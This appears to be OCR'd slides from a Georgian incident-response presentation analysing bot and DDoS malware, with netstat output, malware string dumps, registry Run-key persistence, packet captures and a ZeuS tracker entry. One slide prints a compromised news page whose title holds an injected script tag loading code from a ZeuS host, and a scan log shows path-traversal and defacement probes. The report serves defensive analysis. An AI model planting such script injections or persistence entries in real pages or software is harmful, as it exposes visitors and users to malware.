
- **3) Bot Activity of Big Georgian Hosting company**
  Risk was mitigated

- **4) Attack on one of the Georgian Ministry**
  Risk was mitigated

Latest Attacks

1) Identified Local DDoS attacks.

Distributed as an Application but contained bot



Proc...	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
ekrn.exe	296	TCP	pc	30606	localhost	1633	ESTABLISHED
ekrn.exe	296	TCP	pc	30606	localhost	2497	ESTABLISHED
ekrn.exe	296	TCP	pc	1537	ns1.hosting.ge	http	SYN_SENT
ekrn.exe	296	TCP	pc	1041	ns1.hosting.ge	http	SYN_SENT
ekrn.exe	296	TCP	pc	1681	ns1.hosting.ge	http	SYN_SENT
ekrn.exe	296	TCP	pc	30606	localhost	2433	ESTABLISHED
ekrn.exe	296	TCP	pc	1393	ns1.hosting.ge	http	SYN_SENT
ekrn.exe	296	TCP	pc	30606	localhost	1921	
ekrn.exe	296	TCP	pc	30606	localhost	2289	
ekrn.exe	296	TCP	pc	1201	ns1.hosting.ge	http	
ekrn.exe	296	TCP	pc	1217	ns1.hosting.ge	http	
ekrn.exe	296	TCP	pc	30606	localhost	2321	
ekrn.exe	296	TCP	pc	30606	localhost	2353	
ekrn.exe	296	TCP	pc	1329	ns1.hosting.ge	http	
ekrn.exe	296	TCP	pc	30606	localhost	1665	
ekrn.exe	296	TCP	pc	30606	localhost	2609	
ekrn.exe	296	TCP	pc	1825	ns1.hosting.ge	http	
ekrn.exe	296	TCP	pc	30606	localhost	2561	
ekrn.exe	296	TCP	pc	30606	localhost	2753	
ekrn.exe	296	TCP	pc	30606	localhost	2225	
ekrn.exe	296	TCP	pc	1249	ns1.hosting.ge	http	
ekrn.exe	296	TCP	pc	30606	localhost	2161	
ekrn.exe	296	TCP	pc	30606	localhost	1057	ESTABLISHED
iTunesHelper.ex						27015	ESTABLISHED
sump.exe						1114	ESTABLISHED
sump.exe							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							
wmpnetw.sys							

Address	String
00407CE4	wmpnetw.sys
00407D00	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\VERSION
00407DB4	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\application
00407E78	\wmpnetw.sys
00407E98	HKEY_CLASSES_ROOT\.sys\
00407ECC	sysfile
00407EE0	HKEY_CLASSES_ROOT\.sys\Content Type
00407F2C	application/x-msdownload
00407F64	HKEY_CLASSES_ROOT\.sys\PersistentHandler\
00407FBC	{098f2470-bae0-11cd-b579-08002b30bfeb}
00408010	HKEY_CLASSES_ROOT\sysfile\Shell\open\command\
00408070	\MSWINSCK.OCX
00408090	CUSTOM
004080A4	wmpnetw.exe
004080C0	patrulshi dareke?

842 strings found (11653 bytes)

Name	Type	Data
(Default)	REG_SZ	(value not set)
application	REG_SZ	C:\WINDOWS\system32\wmpnetw.sys

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run

File Name Aliases

საქართველოს მოსახლეობის ბაზა.EXE can also use the following file names:

- 86922212.SVD
- 23372815.SVD
- BAZE_CONNECTOR.EXE
- BAZE_CONNECT.EXE
- BAZE_CONNECTOR[DAIKIDE.GE].EXE
- MOZEBNA VIGACEEEBIS.EXE
- INTERNET EXPLORER.EXE
- WMPNETW.SYS
- BAZEBI.EXE
- BAZE_CONNECTOR[HEY.GE].EXE
- MONACEMTA BAZEBI.EXE
- BAZE_CONNECTOR(HALO3)[NONE.GE].EXE
- MAGARIA.EXE


Address	String
00406AC0	CMDD
00406AD0	PROC
00406B18	CloseHandle
00406B68	MESS
00406B78	DDOS
00406BA0	DDOS Started
00406BC0	DDST
00406BD0	DDOS Stopped
00406BF0	NAME
00406C00	cmd /x /c
00406C1C	URLO
00406C2C	explorer
00406C44	TEST
00406C54	Connection success
00406C80	VERS

```
00E75068  Cookie:administrator@net.intellcom.net/
00E75090  administrator@net.intellcom[1].txt
00E75168  Cookie:administrator@exp.www.msn.com/
```

```
00406CE4  Label3
00406CEC  Label4
00406D04  Virtual Virus Activated
00406D38  ANTI
00406D88  DOWN
00406D98  Virtual AntiVirus Activated
00406DD4  CHAT
00406DE4  CLOS
00406DF4  Chat is Closed Successfully
00406E30  FILE
```

2) Bot Attack on Governmental computer gathering military data.

ovh.net web-hosting - 178.32.91.70 hosted Bot “Zeus” modification, with BOT Panel.
Distributed Virus And Collecting and Sending data



```
50 27.449189  192.168.85.128   178.32.91.70     TCP  evm > http [SYN] Seq=0
51 27.449378  178.32.91.70     192.168.85.128   TCP  http > evm [ACK] Seq=1
55 33.463685  192.168.85.128   178.32.91.70     TCP  evm > http [SYN] Seq=0
56 33.463880  178.32.91.70     192.168.85.128   TCP  [TCP Dup ACK 51#1] http
67 45.462817  178.32.91.70     192.168.85.128   TCP  http > evm [RST, ACK] S
93 105.484500 192.168.85.128   178.32.91.70     TCP  autonoc > http [SYN] Se
94 108.385658 192.168.85.128   178.32.91.70     TCP  autonoc > http [SYN] Se
95 108.385926 178.32.91.70     192.168.85.128   TCP  http > autonoc [ACK] Se
                               178.32.91.70     TCP  autonoc > http [SYN] Se
                               192.168.85.128   TCP  [TCP Dup ACK 95#1] http
                               192.168.85.128   TCP  http > autonoc [RST, AC
                               178.32.91.70     TCP  mxomss > http [SYN] Seq
                               178.32.91.70     TCP  mxomss > http [SYN] Seq
                               192.168.85.128   TCP  http > mxomss [ACK] Seq
                               178.32.91.70     TCP  mxomss > http [SYN] Seq
                               192.168.85.128   TCP  [TCP Dup ACK 143#1] htt
                               192.168.85.128   TCP  http > mxomss [RST, ACK
                               178.32.91.70     TCP  edtools > http [SYN] Se
                               178.32.91.70     TCP  edtools > http [SYN] Se
```


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="author" content="GeoMegasoft">
<meta name="copyright" content="© 2007 GeoMegasoft.net">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" >
<title>PS პოსტსკრიპტუმი - ნატოს საპარლამენტო ასამბლეის ვიზიტი<script src=http://178.32.91.70/modules/docs/frame.php></script></title>
<link rel="stylesheet" href="../style.css" type="text/css" />
<link href="../SpryAssets/SpryMenuBarHorizontal.css" rel="stylesheet" type="text/css" />
<link rel="icon" href="http://psnews.info/images/favicon.ico" type="image/x-icon">

</head>

<SCRIPT language=JavaScript>
var countCenterBanner=0;
function changeCenterTable()
```

BOT was modified and auto updated time by time

Latest Attacks

3) Bot Activity of Big Georgian Hosting company

We found hosted Bot “Zeus” modification, with BOT Panel on Georgian Host Company.



ZeuS Tracker :: IP address 91.208.144.160

IP address:	91.208.144.160
Hostname:	n/a
# of ZeuS Hosts:	**2**
# of active files:	**4**
SBL:	Not listed
AS number:	AS15491

Type	Weight	Trigger	Request
	0	200	/cgi-bin/%2E%2E%2F%2E%2E%2F%2E%2E...
	0.00465116279069767	200	/icons/
	0.8	200	/server-info
	0.8	200	/server-status
	0	200	/config/
	0	200	/perl/-e%20print%20Hello
	0.0833333333333333	200	/phpmyadmin/
	0.126984126984127	200	/squirrelmail/src/read_body.php
	0.01	DEFACED	/QRRTYRCTTQFVUTJCBECSDUKDHNUHG...

```
/QRRTYRCTTQFVUTJCBECSDUKDHNUHGHLTPGBAAPADCPLVNASAHQ
VIIQHVHNMLXUNMFMFORIBMDYPNJOQGUTAPLCLZYGTNDPGHCYQBU
EIYPJEJATLSWFQDUXACAGPLPOIOSHLKYPLQLBACYBYFUAQYZDNEYNA
OPWJAAPRTHAUHTZSSXXDZHJROXKPPTHMKOXAOSACIJFXTGJEZLVH
AJAGFFUCQACZAOJS<font%20size=50>DEFACED<!--//--
```

```
HTTP/1.1 404 Not Found
Server: nginx/0.6.32
Date: Fri, 20 May 2011 14:32:41 GMT
Content-Type: text/html; charset=iso-8859-1
Connection: close
Content-Length: 648

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head>
